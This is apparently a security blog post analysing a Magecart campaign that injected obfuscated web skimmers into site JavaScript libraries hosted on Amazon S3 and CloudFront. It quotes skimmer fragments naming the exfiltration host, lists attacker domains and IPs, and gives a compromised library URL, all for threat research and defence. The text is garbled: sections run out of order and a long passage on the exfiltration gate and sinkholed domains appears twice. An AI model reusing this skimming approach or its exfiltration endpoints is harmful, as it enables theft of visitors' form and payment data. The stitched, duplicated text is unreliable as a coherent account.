
Protocol	Method	Host	URL	Body
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-progress.js	12,390
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/main-menu-mover.js	9,347
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/progress-demo.js	10,297
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/form-collapse-workflow.js	11,649
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/svg4everybody.min.js	10,880
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/second-level-menu-scroll.js	9,960
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/dropdown.js	9,166
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/full-screen-menu.js	12,214
HTTPS	GET	s3-ca-central-1.amazonaws.com	/js/input-number-increment.js	10,471

Below the traffic table, there are tabs for 'Statistics', 'Inspectors', 'AutoResponder', 'Composer', 'Fiddler Orchestra Beta', and 'FiddlerScript'. Under 'Inspectors', there are sub-tabs for 'Headers', 'TextView', 'SyntaxView', 'WebForms', 'HexView', 'Auth', 'Cookies', 'Raw', 'JSON', and 'XML'. The 'TextView' tab is active, showing a JavaScript snippet:

```
$(this).removeClass('show');
$(this).dequeue();
});
});
});(jQuery);
```

The snippet is followed by a large block of escaped JavaScript code. A red box highlights a portion of this code, which includes the URL: `https://cdn-  
imgcloud.com/imgDataSentIsValidSaveParamSaveAllFieldsselecttextar`. Other visible code includes `isInitializedisOpendedvtoolsprototypehashCode`, `eaSendDataDomainTrySendIMGGetImageUrl?`, and `dispatchEventinnerWidthinnerHeightverticalhorizontalFirebugchrom@`.

Finally, here's another example where the skimmer was injected in various scripts loaded from a custom CloudFront URL.



## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

Historical passive DNS [records](#) show that on 05-25-2019, `font-assets[.]com` started resolving to `45.114.8[.]161`. The same thing happened for `ww1-filecloud[.]com`, which ended up resolving to `45.114.8[.]159` after [a few swaps](#).

### Finding and exploiting weaknesses

This type of attack on private CDN repositories is not new, but reminds us that threat actors will look to exploit anything that is vulnerable to gain entry into systems. Sometimes, coming in from the front door might not be a viable option, so they will look for other ways.


While this example is not a third-party script supply-chain attack, it is served from third-party infrastructure. Beyond applying the same level of access control to your own CDN-hosted repositories as your actual website, other measures—such as validation of any externally loaded content (via [Subresource Integrity](#) checks, for example)—can save the day.

We reached out to the victims we identified in this campaign and several have already remediated the breach. In other cases, we filed an abuse report directly with Amazon. [Malwarebytes](#) users are protected against the skimmers mentioned in this blog and the new ones we discover each day.

### Indicators of Compromise (IoCs)

- ww1-filecloud[.]com,45.114.8[.]159
- cdn-imgcloud[.]com,45.114.8[.]160
- font-assets[.]com,45.114.8[.]161
- wix-cloud[.]com,45.114.8[.]162
- js-cloudhost[.]com,45.114.8[.]163

Update (06-08-2019): The compromises of Amazon S3 buckets continue and some large sites are being affected. Our crawler spotted a malicious injection that loads a skimmer for the Washington Wizards page on the official NBA.com website.



The skimmer was inserted in [this JavaScript library](#):

```
hxxps://s3[.]amazonaws[.]com/wsaimages/js/wizards[.]js
```

Interestingly, this same library had already been altered (loading content from [com \(opens in a new tab\)">some time earlier in January](#) of this year. We have reported this incident to Amazon. A complete archived scan of the page can be found [here](#).

—

Late last week, we observed a number of compromises on [Amazon CloudFront](#) – a Content Delivery Network (CDN) – where hosted JavaScript libraries were tampered with and injected with web skimmers.

Although attacks that involve CDNs usually affect a large number of web properties at once via their supply chain, this isn't always the case. Some websites either use Amazon's cloud infrastructure to host their own libraries or link to code developed specifically for them and hosted on a custom [AWS S3](#) bucket.

Without properly validating content loaded externally, these sites are exposing their users to various threats, including some that pilfer credit card data. After analyzing these breaches, we found that they are a continuation of a campaign from Magecart threat actors attempting to cast a wide net around many different CDNs.

### **The ideal place to conceal a skimmer**


CDNs are widely used because they provide great benefits to website owners, including optimizing load times and cost, as well as helping with all sorts of data analytics.

The sites we identified during a crawl had nothing in common other than the fact they were all using their own custom CDN to load various libraries. In effect, the only resulting victims of a compromise on their CDN repository would be themselves.

This first example shows a JavaScript library that is hosted on its own dedicated AWS S3 bucket. The skimmer can be seen appended to the original code and using obfuscation to conceal itself.

This second case shows the skimmer injected not just in one library, but several contained within the same directory, once again part of an S3 bucket that is only used by this one website.





## Exfiltration gate

This skimmer uses two levels of encoding (hex followed by Base64) to hide some of its payload, including the exfiltration gate (`cdn-imgcloud[.]com`). The stolen form data is also encoded before being sent back to the criminal infrastructure.

While we would have expected to see many Magento e-commerce shops, some of the victims included a news portal, a lawyer’s office, a software company, and a small telecom operator, all running a variety of Content Management Systems (CMSes).


As such, many did not even have a payment form within their site. Most simply had a sign up or login form instead. This makes us believe that Magecart threat actors may be conducting “spray and pray” attacks on the

CDNs they are able to access. Perhaps they are hoping to compromise libraries for sites with high traffic or tied to valuable infrastructure from which they can steal input data.

### Connection with existing campaign

The skimmer used in this attack looked eerily familiar. Indeed, by going back in time, we noted it used to have the same exfiltration gate (font-assets[.]com) identified by Yonathan Klijsma in [RiskIQ's report](#) on several recent supply-chain attacks.


RiskIQ, in partnership with [Abuse.ch](#) and the [Shadowserver Foundation](#), sinkholed both that domain and another (ww1-filecloud[.]com) in an effort to disrupt the criminal's infrastructure.



A cursory look at this new `cdn-imgcloud[.]com` gate shows that it was registered just a couple days after the RiskIQ blog post came out and uses Carbon2u (which has a certain [history](#)) as nameservers.

```
Creation Date: 2019-05-16T07:12:30Z
Registrar: Shinjiru Technology Sdn Bhd
Name Server: NS1.CARBON2U.COM
Name Server: NS2.CARBON2U.COM
```

The domain resolves to the IP address `45.114.8[.]160` that belongs to ASN 55933 in Hong Kong. By exploring the same subnet, we can find other exfiltration gates also registered recently.



What we can also see from the above VirusTotal graph, is that the two domains (`font-assets[.]com` and `ww1-filecloud[.]com`) that were previously sinkholed to `179.43.144[.]137` (server in Switzerland) came back into the hands of the criminals.

